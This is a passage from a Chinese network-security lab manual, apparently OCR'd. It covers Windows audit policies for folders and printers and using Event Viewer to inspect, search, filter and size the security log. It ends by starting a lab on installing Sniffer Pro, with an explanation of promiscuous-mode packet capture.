


图 9.47 审核项目

默认情况下，对父文件夹所做的审核更改将应用于其所包含的子文件夹和文件。如果不想将父文件夹所进行的审核更改应用到当前所选择的文件或文件夹，清空检查框“允许将来自父系的可继承审核项目传播给该对象”即可，确认并返回。

3. 对打印机访问的审核

要求必须为对象访问事件设置审核策略，满足这个条件就能够对特定的打印机进行审核，并能够审核指定的访问类型以及拥有访问权限的用户。

(1) 选择“开始”→“设置”→“打印机”选项，添加打印机，如图 9.48 所示。




图 9.48 添加打印机

(2) 选择“属性”→“安全”→“高级”选项,单击“高级”按钮,如图 9.49 所示。



图 9.49 选择属性

(3) 选择“审核”标签,然后单击“添加”按钮。

(4) 选择“访问”成功或失败,如图 9.50 所示。

(5) 确定应用就完成了。




图 9.50 访问成功或失败

4. 审核结果的查看和维护

设置了审核策略和审核事件后,审核所产生的结果都被记录到安全日志中,安全日志记

录了审核策略监控的事件成功或失败执行的信息。使用事件查看器可以查看安全日志的内容或在日志中查找指定事件的详细信息。

（1）访问“事件查看器”，如图 9.51 所示。



图 9.51 事件查看器

（2）选择查看“安全日志”，如图 9.52 所示。




图 9.52 查看安全日志

（3）查看审核，如图 9.53 所示。

5. 事件查看器的使用

（1）打开“开始”菜单，执行“程序”→“管理工具”→“事件查看器”命令。如果“开始”菜单中没有“管理工具”选项，则进入控制面板，打开“管理工具”，运行“事件查看器”，如图 9.54 所示。

（2）在“事件查看器”窗口的控制台选择“安全日志”选项。在右边的窗格显示日志条目的列表，以及每一条目的摘要信息，包括日期、事件、来源、分类、事件、用户和计算机名。成功的事件前显示一个钥匙图标，而失败的事件则显示锁的图标，如图 9.55 所示。




图 9.53　查看审核



图 9.54　事件查看器




图 9.55　安全日志

(3) 如果想查看某一条目的详细信息，双击选择的条目；或选择一条目后，点击“操作”菜单的“属性”项，如图 9.56 所示。



图 9.56　事件属性

(4) 运用“事件查看器”的查找功能。确认控制树中当前选定的项目是“安全日志”，单击“查看”菜单的“查找”项。在查找窗口中，选择或输入相应的条件，单击“查找下一个”按钮，符合条件的事件就会在“事件查看器”的事件列表窗格中反显出来，如图 9.57 所示。



图 9.57　“事件查看器”查找功能

(5) 如果想在“事件查看器”的事件列表窗格中只列出符合相应条件的事件，这时要用到筛选功能，确认控制树中当前选定的项目是“安全日志”，点击“查看”→“筛选”，如图 9.58 所示。

(6) 更改日志文件的大小，通过更改日志文件的属性来实现。在“事件查看器”的控制树中选中“安全日志”项，单击“操作”菜单的“属性”项，进入“安全日志属性”窗口，在“常规”



图 9.58 “事件查看器”筛选功能

标签页面上,可以对日志文件的大小进行设置;当日志文件达到最大尺寸时,用户根据需要可以有 3 种选择:改写事件;改写久于设定天数的事件和不改写事件,如图 9.59 所示。



图 9.59 “安全日志属性”对话框

实验八 使用 Sniffer 工具进行 TCP/IP 分析

实验目的:通过实验掌握 Sniffer 工具的安装与使用方法,理解 TCP/IP 协议栈中 IP、TCP、UDP 等协议的数据结构,掌握 ICMP 协议的类型和代码,理解网络中数据流的封包格式与输出字段,碎片的原理和重组过程。

实验步骤如下。

任务一　安装 Sniffer Pro

(1) Sniffer 技术简介

Sniffer(嗅探器)就是利用计算机的网络接口截获目的地为其他计算机的数据报文的一种技术。该技术被广泛应用于网络维护和管理方面,它接收来自网络的各种信息,通过对这些数据的分析,网络管理员可以深入了解网络当前的运行状况,以便找出所关心的网络中潜在的问题。

在正常情况下,网络接口卡读入一帧并进行检查,如果帧中携带的目的地址(这里的目的地址是指物理地址而非 IP 地址,该地址是网络设备的唯一性标志)和自己的物理地址一致或是广播地址(就是被设定为一次性发送到网络所有主机的特殊地址,当目的地址为该地址时,所有的网络接口卡都会接收该帧),网络接口卡通过产生一个硬件中断引起操作系统注意,然后将帧中所包含的数据传送给系统进一步处理,否则就将这个帧丢弃。

如果网络中某个网络接口卡设置成"混杂"状态,网络接口卡会如何处理收到的帧呢? 实际的情况是该网络接口卡将接收所有在网络中传输的帧,无论该帧是广播的还是发向某一指定地址的,这就形成了监听。如果某一台主机被设置成这种监听模式,它就成了一个 Sniffer。

鉴于 Sniffer 的工作原理,如果一个数据帧没有发送到网络接口卡上,那么将无法监听到该帧。所以 Sniffer 所能监听到的信息仅限于在同一物理网络内传送的数据,在使用了交换(路由)设备的网络中,由于其数据是根据目的地址进行分发的,单个的网络接口卡将无法监听到所有正在传输的信息。

(2) 双击安装可执行程序,开始运行安装程序,如图 9.60 所示。




图 9.60　安装可执行程序

单击 Next 按钮继续安装,如图 9.61 所示。

